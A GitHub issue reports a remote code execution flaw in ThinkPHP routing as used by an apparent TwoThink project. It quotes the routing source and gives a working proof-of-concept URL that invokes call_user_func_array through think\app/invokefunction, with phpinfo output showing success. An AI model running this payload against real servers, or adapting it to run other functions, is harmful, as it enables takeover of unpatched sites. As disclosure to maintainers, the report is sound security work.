New issue

Jump to bottom

There is a code execution vulnerability that can getshell #1

Open **0xMJ** opened this issue on Dec 12, 2018 · 0 comments

0xMJ commented on Dec 12, 2018

thinkphp/library/think/App.php

public function routeCheck()
{
$path = $this->request->path();
$depr = $this->config('app.pathinfo_depr');
public function path()
{
if (is_null($this->path)) {
$suffix = $this->config->get('url_html_suffix');
$pathinfo = $this->pathinfo();
if (false === $suffix) {
// 禁止伪静态访问
public function pathinfo()
{
if (is_null($this->pathinfo)) {
if (isset($_GET[$this->config->get('var_pathinfo')])) {
// 判断URL里面是否有兼容模式参数
$_SERVER['PATH_INFO'] = $_GET[$this->config->get('var_pathinfo')];
unset($_GET[$this->config->get('var_pathinfo')]);
} elseif ($this->isCli()) {
// CLI模式下 index.php module/controller/action/params/...
$_SERVER['PATH_INFO'] = isset($_SERVER['argv'][1]) ? $_SERVER['argv'][1] : '';
}
In the process of processing the route, Config::get('var_pathinfo') is used as the receiving process pathinfo, and this value is s by default.
then, it will form a calling process: index.php?s=index/\namespace\class/method
In \think\Request


public function __construct($options = [])
{
foreach ($options as $name => $item) {
if (property_exists($this, $name)) {
$this->$name = $item;
}
}

```
        $this->config = Container::get('config');

        if (is_null($this->filter)) {
            $this->filter = $this->config->get('default_filter');
        }

        // 保存 php://input
        $this->input = file_get_contents('php://input');
    }
```

we can use input method
POC:http://localhost/twothink-master/public/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1



System	Windows NT DESKTOP-OKI1UOC 6.2 build 9200 (Windows 8 Enterprise Edition) i586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpstudy2018\phpStudy\PHPTutorial\php\php-5.4.45-nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,NTS,VC9
PHP Extension Build	API20100525,NTS,VC9
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, compress.bzip2, phar
Registered Stream Socket Transports	tcp, udp
Registered Stream Filters	convert.iconv.*, mcrypt.*, mdecrypt.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, zlib.*, bzip2.*

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant